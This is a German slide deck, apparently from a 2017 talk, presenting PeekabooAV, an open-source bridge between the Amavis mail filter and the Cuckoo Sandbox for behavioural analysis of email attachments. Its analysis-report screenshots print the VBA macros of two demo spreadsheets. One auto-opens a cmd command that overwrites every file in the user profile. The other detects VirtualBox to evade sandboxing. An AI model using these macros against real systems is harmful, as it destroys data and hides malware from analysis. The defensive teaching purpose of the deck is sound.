

# Der Cuckoo Sandbox-Scanner für Amavis

---

OpenSource Verhaltensanalyse von E-Mail-Anhängen

23.05.2017

# Übersicht

---

- I. E-Mail
- II. Anhänge
- III. Malware
- IV. Amavis
- V. Verhaltensanalyse
- VI. Cuckoo Sandbox
- VII. Peekaboo
- VIII. Demo
- IX. PeekabooAV
- X. Schluss

# Über uns

---

- ▶ Wir sind:
  - Christoph Herrmann, Services Nord, Team Berlin  
und
  - Felix Bauer, Security Services, Team IT Security Consulting
  
- Wir haben dieses Projekt vor einem Jahr begonnen
  
- Wir sind die Menschen hinter:
  - **@peekabooAV**
  - **GitHub** scVENUS/**PeekabooAV**

# Ziel des Projektes

---

- ▶ Modernste Technologien der Malware-Bekämpfung nutzen
- ▶ OpenSource Power einsetzen und schaffen
- ▶ Die Welt sicherer machen

1

# E-Mail und Malware

# E-Mail und Malware

---


- ▶ Phishing
  - E-Mail ist eines der Haupteinfallstore für Angriffe auf Unternehmen und Privatpersonen
- ▶ Links auf versäufchte Webseiten
- ▶ Anhänge
  - meistens ZIP mit ausführbaren Dateien
  - JavaScript
  - Ransomware
  - ...
- ▶ Die Gegner
  - Polymorphie, gezielte Angriffe, Zerodays
  - ...

# traditional pattern matching

## What could possibly go wrong?

Sample malware code as  
**seen by the antivirus vendor**  
when taking a signature pattern

Same malware but with  
"mutated" code as **seen from**  
**a client computer** in the wild.



# Ausführbare Anhänge verbieten

---

- ▶ .exe
- ▶ .scr
- ▶ .bat
- ▶ .js
- ▶ .ps1
- ▶ .vbs



Verbieten



# Dateien mit ausführbarem Inhalt

---

- ▶ .xls
- ▶ .pdf
- ▶ .ps
- ▶ .svg



Verbieten

# Dateien die Sicherheitslücken triggern können

---

▶ .\*



Verbieten

# Dateien die Sicherheitslücken triggern können

---

- ▶ .\*
- ▶ .rt, .webm, .tiff, .docx, .....
- ▶ dank Metasploit kann das jeder selbst testen

```
msf exploit(mswin_tiff_overflow) > use exploit/windows/fileformat/\r
Display all 169 possibilities? (y or n) 
```



Anhänge verbieten

# Dateien die Sicherheitslücken triggern können

- ▶ .\*
- ▶ .rt, .webm, .tiff, .docx, .....
- ▶ dank Metasploit kann das jeder selbst testen

```
msf exploit(mswin_tiff_overflow) > use exploit/windows/fileformat/\r
Display all 169 possibilities? (y or n) 
```



- ▶ Anhänge verbieten
- ▶ E-Mail verbieten



Sicher ✓

# **Auch mit E-Mail sichererer**

---

## Security-Scan von Anhängen

23.05.2017

**Atos**  
Consulting

# E-Mail Format und Anhänge

---

- ▶ Problem:
  - das E-Mail-Format ist leider hässlich
  - Abtrennen der Anhänge ist schwierig
  - Header, Kodierungen, Typen, Signaturen, HTML-Mails, Verschlüsselung, ....
  
- ▶ Zum Glück kann man sich auf Amavis verlassen
- ▶ Danke Amavis (Komplexität ~30.000 Zeilen Perl)


# Patch für Amavis – dump.info

---

- ▶ Amavis legt die Dateien als p001 ... p00x ab
- ▶ Original Dateiname wird benötigt
- ▶ Original Dateinamenserweiterung
  - entscheidet unter Windows mit welcher Anwendung die Datei geöffnet wird
- ▶ Datenfelder:
  - name\_declared
  - type\_declared
  - size
  - digest
  - queue\_id
- ▶ Dump.info Datei ist nutzbar von allen Virenscannern

## detecting malicious software

traditional virus scanning using **pattern matching** ("signatures")



- fast but no chance against viruses using polymorphic/metamorphic or self encrypting code

simple

virus scanning using simple **heuristics** to search code for suspicious actions



- not guaranteed to find complex instructions
- also prone to produce false positives
- no chance against viruses using polymorphic/metamorphic or self encrypting code

virus scanning using **behavior analysis** through simple **sandboxing**



- may detect viruses using polymorphic/metamorphic or self encrypting code
- although quite fast; viruses might detect sandbox environment and change behavior

advanced

virus scanning using **behavior analysis** through **VM sandboxing**



- goot detection rate of viruses using polymorphic/metamorphic or self encrypting code due to almost complete environment
- quite resource hungry

sophisticated

complexity



2

Verhaltensanalyse

# Verhaltensanalyse

---

- ▶ Ausführung in isolierter Umgebung (Sandbox)
- ▶ die Aktionen selbst verraten den Schädling
- ▶ Signaturen matchen auf das Verhalten und erkennen so auch unbekannte Schädlinge

# Virtuelle Maschinen als Sandbox

---

- ▶ System-Image, das im Unternehmen verwendet wird
  - gleicher Software-Stand
  - gleiche Sicherheitslücken
  - gleicher Infektionsweg

# Herausforderungen

---

- ▶ Korrektes Extrahieren der Anhänge
- ▶ Eindeutige Bestimmung des Dateityps
- ▶ Exploit Likelihood
- ▶ Angriffe auf die E-Mail-Anwendung
- ▶ Angriffe auf die Endpointprotection
- ▶ Verschachtelte Dateien
- ▶ Sandbox Erkennung

# Herausforderungen

---

- ▶ Korrektes Extrahieren der Anhänge
- ▶ Eindeutige Bestimmung des Dateityps
- ▶ Exploit Likelihood
- ▶ Angriffe auf die E-Mail-Anwendung
- ▶ Angriffe auf die Endpointprotection
- ▶ Verschachtelte Dateien
- ▶ Sandbox Erkennung

amavis

name\_declared

gleiches Patchlevel

-

-

Auspacken

Erkennungserkennung

3

Cuckoo Sandbox

---

# Cuckoo Sandbox

---

- ▶ OpenSource (GPLv3)
- ▶ Unterstützt „sämtliche“ Virtualisierungslösungen
- ▶ Agent.py in den VMs
- ▶ Running Snapshot
- ▶ Los
- ▶ Debugger, API Hooks, Sniffer, ... sammeln Daten
- ▶ Kommunikation über Host-Only Netzwerk
- ▶ Automatische Report-Erstellung



Estimating ~0 analysis per hour, 2 per day.

578

Total tasks

139

Total samples

### States

State	Count
failed_reporting	0
completed	19
failed_analysis	59
reported	500
running	0
pending	0
failed_processing	0
recovered	0



# Analysis Report I

## File DangerousCryptLocker.xls

Size	27.0KB	<a href="#">Download</a> <a href="#">Resubmit sample</a>
Type	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Author: Hans M, Last Saved By: Hans M, Name of Creating Application: Microsoft Excel, Create Time/Date: Mon Jan 18 16:30:00 2016, Last Saved Time/Date: Fri Mar 4 13:04:23 2016, Security: 0	
MD5	7e7acd52c0e43280cd6715e6e53f6fbf	
SHA1	6323d3117ad9656bf98bd676c194481c719a21de	
SHA256	949d5ebdb2ee2293b72c6179bf2aaf39f63f26269d84e9d6871350f21017c9e9	
SHA512	<a href="#">Show SHA512</a>	
CRC32	EF122D42	
ssdeep	768:tm+gfj89acJnMCT1ePEdDUwrNK8B3cyXYrMUqFIhZqiQrP90/Fhncn5roMbsLq8H:tm+gL89acJnMCT1ePEdDUwrNK8B3cyXh	
Yara	None matched	

## Score

This file shows numerous signs of malicious behavior.

The score of this file is **3.2 out of 10**.

**Please notice:** The scoring system is currently still in development and should be considered an *alpha* feature.

## Information on Execution


Analysis				
Category	Started	Completed	Duration	Logs
FILE	April 11, 2016, 10:42 a.m.	April 11, 2016, 10:45 a.m.	190 seconds	<a href="#">Show Analyzer Log</a> <a href="#">Show Cuckoo Log</a>

Machine			
Name	Label	Started On	Shutdown On
cuckoo3	cuckoo3	2016-04-11 10:42:02	2016-04-11 10:45:12

### Signatures

- Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) (4 events)
- Allocates read-write-execute memory (usually to unpack itself) (25 events)
- A process attempted to delay the analysis task. (1 event)
- Creates (office) documents on the filesystem (2 events)
- Creates executable files on the filesystem (50 out of 119 events)
- Creates a suspicious process (1 event)
- Potentially malicious URLs were found in the process memory dump (50 out of 382 events)
- Installs itself for autorun at Windows startup (1 event)

### Screenshots



# Analysis Report II

# Analysis Report III

## Network

### DNS

Name	Response	Post-Analysis Lookup
<a href="#">dns.msftncsi.com</a>		131.107.255.255
<a href="#">time.windows.com</a>		
<a href="#">watson.microsoft.com</a>		65.52.108.154
<a href="#">teredo.ipv6.microsoft.com</a>		

### Hosts

No hosts contacted.

### Summary

- Files**
- Registry
- Mutexes
- Directories
- Processes

#### Process cmd.exe (2608)

##### Opened files

- C:\Windows\SysWOW64\de-DE\KERNELBASE.dll.mui
- C:\Users\Hans Müller
- C:\

##### Written files

- C:\Users\Hans Müller\Favorites\MSN-Websites\MSN Auto.url
- C:\Users\Hans Müller\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\W0SDC00C\BB74fLs[1].png
- C:\Users\Hans Müller\AppData\Local\Mozilla\Firefox\Profiles\lpc43mb5.default\cache2\entries\AD7A5673189C3D8259E7B3FE0033E19E1674CC68
- C:\Users\Hans Müller\Downloads\pip-7.1.2\docs\make.bat
- C:\Users\Hans Müller\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\TY5AR489\BBoeKrt[1].jpg
- C:\Users\Hans Müller\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\TY5AR489\BBoJEU[1].jpg
- C:\Users\Hans Müller\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\TY5AR489\b\_twitter2[1].png
- C:\Users\Hans Müller\Downloads\pip-7.1.2\build\lib\pip\\_vendor\cachecontrol\caches\\_\_init\_\_.py
- C:\Users\Hans Müller\Downloads\pip-7.1.2\docs\logic.rst
- C:\Users\Hans Müller\Downloads\pip-7.1.2\build\lib\pip\\_vendor\pkg\_resources\\_\_init\_\_.py
- C:\Users\Hans Müller\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\W0SDC00C\responsive-bundle.c4f5131d50c2[1].css
- C:\Users\Hans Müller\Downloads\pip-7.1.2\pip\\_vendor\cachecontrol\caches\\_\_init\_\_.py
- C:\Users\Hans Müller\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\H3BC7ORA\300x250\_msft\_surface\_book\_110116[1].jpg

# Analysis Report IV

## DieseArbeitsmappe.cls (\_VBA\_PROJECT\_CUR/VBA/DieseArbeitsmappe)

### Original

```
Attribute VB_Name = "DieseArbeitsmappe"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Sub Auto_Open()
    Call Shell("cmd.exe /K cd %USERPROFILE% & for /r %f in (*) do echo>%f", vbNormalFocus)
    MsgBox ("fertig")
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

### Deobfuscated

```
Attribute VB_Name = "DieseArbeitsmappe"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Sub Auto_Open()
    Call Shell("cmd.exe /K cd %USERPROFILE% & for /r %f in (*) do echo>%f", vbNormalFocus)
    MsgBox ("fertig")
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

## Tabelle1.cls (\_VBA\_PROJECT\_CUR/VBA/Tabelle1)

### Original

### Deobfuscated

cuckoo

[Dashboard](#)
[Recent](#)
[Pending](#)
[Search](#)
[Submit](#)
[Import](#)

Summary
Static Analysis
Behavioral Analysis (2)
Network Analysis (39)
Process Memory (2)
Admin

### Process Tree

- **EXCEL.EXE (2204)** "C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE" C:\Users\HANSML~1\AppData\Local\Temp\DangerousCryptLocker.xls
  - **cmd.exe (2608)** cmd.exe /K cd %USERPROFILE% & for /r %f in (\*) do echo>%f

EXCEL.EXE (2204)

cmd.exe (2608)

EXCEL.EXE, PID: 2204, Parent PID: 2364

default
registry
file
network
process
services
synchronisation
lexplore
office
pdf

1
2
3
4
5
6
7
8
9
10
11
...
160

Time & API	Arguments	Status	Return	Repeated
Nov. 4, 2016, 10:42 a.m. <b>LdrGetDllHandle</b>	module_name: kernel32.dll module_address: 0x769b0000	success	0	0
Nov. 4, 2016, 10:42 a.m. <b>LdrGetProcedureAddresses</b>	ordinal: 0 function_address: 0x769c5651 function_name: HeapSetInformation module: kernel32 module_address: 0x769b0000	success	0	0
Nov. 4, 2016, 10:42 a.m. <b>GetSystemTimeAsFileTime</b>		success	0	0
Nov. 4, 2016, 10:42 a.m.	length: 4096	success	0	0

# Analysis Report VI



## DNS

Name	Response	Post-Analysis Lookup
<a href="#">dns.msftncsi.com</a>		<a href="#">131.107.255.255</a>
<a href="#">time.windows.com</a>		
<a href="#">watson.microsoft.com</a>		<a href="#">65.52.108.154</a>
<a href="#">teredo.ipv6.microsoft.com</a>		

[Back to the top](#)

Summary

Static Analysis

Behavioral Analysis (2)

Network Analysis (39)

Process Memory (2)

Admin

## Process memory dump for EXCEL.EXE (PID 2204, dump )

## URLs found in process memory


- <http://www.microsoft.com/pki/certs/CSPCA.crt0>
- <http://crl.microsoft.com/pki/crl/products/tspca.crl0H>
- <http://office.microsoft.com>
- <http://crl.microsoft.com/pki/crl/products/CSPCA.crl0H>
- <http://purl.org/dc/elements/1.1/>
- <http://purl.org/dc/dcmitype/>
- <http://purl.org/dc/terms/>
- <http://schemas.openxmlformats.org/package/2006/metadata/core-properties>
- <http://www.microsoft.com/pki/certs/tspca.crt0>

## Process memory dump for cmd.exe (PID 2608, dump )


## URLs found in process memory

- <http://www.expedia.com/favicon.ico>
- <http://uk.ask.com/favicon.ico>
- <http://www.priceminister.com/>
- <http://ru.wikipedia.org/>
- <http://www.merlin.com.pl/favicon.ico>
- <http://www.cnet.com/favicon.ico>
- <http://search.nifty.com/>
- <http://ns.adobe.com/exif/1.0/>
- <http://www.etmall.com.tw/>
- <http://search.goo.ne.jp/>
- <http://fr.wikipedia.org/favicon.ico>
- <http://busca.estadao.com.br/favicon.ico>
- <http://search.hanafos.com/favicon.ico>
- <http://search.chol.com/favicon.ico>
- <http://amazon.fr/>
- <http://www.amazon.co.jp/>
- <http://www.mtv.com/favicon.ico>
- <http://busqueda.aol.com.mx/>
- <http://search.live.com/results.aspx?FORM=SOURCE>

# Vergleich des Execution-Graphs

**cuckoo** 

[Dashboard](#) [Recent](#) [Pending](#) [Search](#) [Submit](#) [Import](#)

**cuckoo** 

## Analysis 1

ID	Category	Name	MD5	Machine	Completed On	Duration
9	FILE	reier.exe	<a href="#">af68dec98f79a4aa47a76beca85f6b60</a>	cuckoo2	2016-01-20 14:19:58	138 seconds


### Execution Graph

This graph gives you an abstracted overview of the execution of the analyzer file. More specifically it represents the percentage of occurrences of behavioral events classified by category: the bigger the colored block, the higher is the count of events for the respective category performed by the analyzed malware

Comparing two graphs from different analyses can give you help estimate how much the behavior of the two files differ.

Following are the colored categories:

- registry
- file
- system
- network
- process
- services
- synchronization
- windows



## Analysis 2

ID	Category	Name	MD5	Machine	Completed On	Duration
8	FILE	sid.exe	<a href="#">2a6749154eed4a072fbab58962b5e2c2</a>	cuckoo1	2016-01-20 14:19:53	140 seconds

[Back to the top](#)

©2010-2016 Cuckoo Sandbox



[Summary](#)
[Static Analysis](#)
[Behavioral Analysis \(1\)](#)
[Network Analysis \(16\)](#)
[Dropped Files \(2\)](#)
[Admin](#)

**Name** d1e22ebc9a1a40c9\_dg3xka2r5cbfzs3ombt.exe

[Download](#) [Submit file](#)

**Size** 226.5KB

**Type** PE32 executable (GUI) Intel 80386, for MS Windows

**MD5** af68dec98f79a4aa47a76beca85f6b60

**SHA1** 44862ca87a432417fdc3c13c41eba0c090df1270

**SHA256** d1e22ebc9a1a40c9b58150c5a3deafd84637cc33679c32dd5320679e41f34fbf

**CRC32** 677E0DD0

**ssdeep** 3072:3usm8YshgAtEz//R50uE0SH4Tfgw+17cIrc/QCCTDEUFy2Wz3gCfXFGfLIWjAMWw:esm8Yogb//Rq0hzI264gfL72M

**Yara** None matched

**VirusTotal** [Search for analysis](#)

**Name** 799ca45a587803cf\_olezuqagrms

[Download](#) [Submit file](#)

**Size** 6.0B

**Type** ISO-8859 text, with no line terminators

**MD5** 43e12e03ab120366f8d1d571d11c51fe

**SHA1** e265d536dc776d270eaea88fd90d2e3c43145f21

**SHA256** 799ca45a587803cfc91a58234912e516cef9d368c427a5478cf0a570b2ff4216

**CRC32** A853738E

**ssdeep** 3:1qV:AV

**Yara** None matched

**VirusTotal** [Search for analysis](#)

# Dropped Files

[Summary](#)
[Static Analysis](#)
[Behavioral Analysis \(1\)](#)
[Network Analysis \(392\)](#)
[Dropped Files \(1\)](#)
[Admin](#)
[Hosts \(7\)](#)
[DNS \(173\)](#)
[TCP \(12\)](#)
[UDP \(188\)](#)
[HTTP/HTTPS \(12\)](#)
[ICMP \(0\)](#)
[IRC \(0\)](#)
[Suricata \(0\)](#)
[Snort \(0\)](#)
[Download PCAP](#)

## DNS

Name	Response	Post-Analysis Lookup
<a href="#">possiblestranger.net</a>		
<a href="#">sweetescape.net</a>	A 207.148.248.143	207.148.248.143
<a href="#">motherstranger.net</a>		
<a href="#">perhapssister.net</a>		
<a href="#">probablyspecial.net</a>		
<a href="#">materialproblem.net</a>		
<a href="#">sweetfortieth.net</a>		
<a href="#">sweetstranger.net</a>		
<a href="#">probablycorner.net</a>		
<a href="#">severafortieth.net</a>		
<a href="#">laughproblem.net</a>		
<a href="#">leaveanimal.net</a>		
<a href="#">mountainmodern.net</a>		
<a href="#">subjectgoodbye.net</a>		
<a href="#">probablyproblem.net</a>		
<a href="#">motherescape.net</a>		
<a href="#">subjectfortieth.net</a>		

# Domain-Generator

# CheckVM.xls I

Summary Static Analysis Behavioral Analysis (1) Network Analysis (41) Admin

## File CheckVM.xls

Size	34.0KB	<a href="#">Download</a> <a href="#">Resubmit sample</a>
Type	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Author: Hans M, Last Saved By: Hans M, Name of Creating Application: Microsoft Excel, Create Time/Date: Mon Apr 4 12:10:16 2016, Last Saved Time/Date: Mon Apr 4 12:44:11 2016, Security: 0	
MD5	993a277a329576020729edc46dcb75de	
SHA1	7332fe952c61b29ece8bbcbd3174c2097001fc6b	
SHA256	e41ba70cf5fae156a14db317c03ccc35e21cb70499b49dbe27973ef28b3a099c	
SHA512	<a href="#">Show SHA512</a>	
CRC32	BE6452D2	
ssdeep	768 : fm+gfj89acJnMCT1ePEdDUWrNK8B3cyXYrMUqFIhZqiQrP90/Fhncn5roMBSLq82 : fm+gL89acJnMCT1ePEdDUWrNK8B3cyX/	
Yara	None matched	

## Score

This file shows numerous signs of malicious behavior.  
The score of this file is **2.0 out of 10**.

**Please notice:** The scoring system is currently still in development and should be considered an *alpha* feature.

## Information on Execution

Analysis	<a href="#">Compare analysis to ...</a> <a href="#">Export analysis</a> <a href="#">Reboot analysis</a>			
Category	Started	Completed	Duration	Logs
FILE	2016-04-04 14:39:02	2016-04-04 14:41:53	171 seconds	<a href="#">Show Analyzer Log</a> <a href="#">Show Cuckoo Log</a>

Machine			
Name	Label	Started On	Shutdown On
cuckoo3	cuckoo3	2016-04-04 14:39:02	2016-04-04 14:41:53

## Signatures

Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) (4 events)

DieseArbeitsmappe.cls (\_VBA\_PROJECT\_CUR/VBA/DieseArbeitsmappe)

Original

```

Attribute VB_Name = "DieseArbeitsmappe"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Private Sub Workbook_Open()

    strComputer = "."
    Set objWMIService = GetObject("winmgmts:" _
        & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")

    Set colItems = objWMIService.ExecQuery("Select * from Win32_PnPEntity")

    For Each objItem In colItems
        info = UCase(objItem.Description & objItem.DeviceID & objItem.Manufacturer & objItem.Name & objItem.StatusInfo)

        If InStr(1, info, "DISKVBBOX") > 0 Then
            MsgBox "VBBOX"
        End If
    End If

Next

MsgBox "Do evil things"

End Sub
    
```

Deobfuscated

```

Attribute VB_Name = "DieseArbeitsmappe"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Private Sub Workbook_Open()

    strComputer = "."
    Set objWMIService = GetObject("winmgmts:" _
        & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")

    Set colItems = objWMIService.ExecQuery("Select * from Win32_PnPEntity")

    For Each objItem In colItems
        info = UCase(objItem.Description & objItem.DeviceID & objItem.Manufacturer & objItem.Name & objItem.StatusInfo)

        If InStr(1, info, "DISKVBBOX") > 0 Then
            MsgBox "VBBOX"
        End If
    End If

Next

MsgBox "Do evil things"

End Sub
    
```

# CheckVM.xls II

## Information on Execution

Analysis				
Category	Started	Completed	Duration	Logs
FILE	2016-04-04 14:39:02	2016-04-04 14:41:53	171 seconds	<a href="#">Show Analyzer Log</a> <a href="#">Show Cuckoo Log</a>

[Compare analysis to ...](#)[Export analysis](#)[Reboot analysis](#)

Machine			
Name	Label	Started On	Shutdown On
cuckoo3	cuckoo3	2016-04-04 14:39:02	2016-04-04 14:41:53

## Signatures

Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) (4 events)

One of the processes launched crashes

Performs some HTTP requests

Allocates read-write-execute memory (usually to unpack itself) (18 events)

A process attempted to delay the analysis task. (1 event)

Executes one or more WMI queries (1 event)

wmi

Select \* from Win32\_PnPEntity

## Screenshots





Peekaboo Extended Email <sup>(K)</sup>  
Attachment Behaviour  
Observation Owl


# Ablauf

---

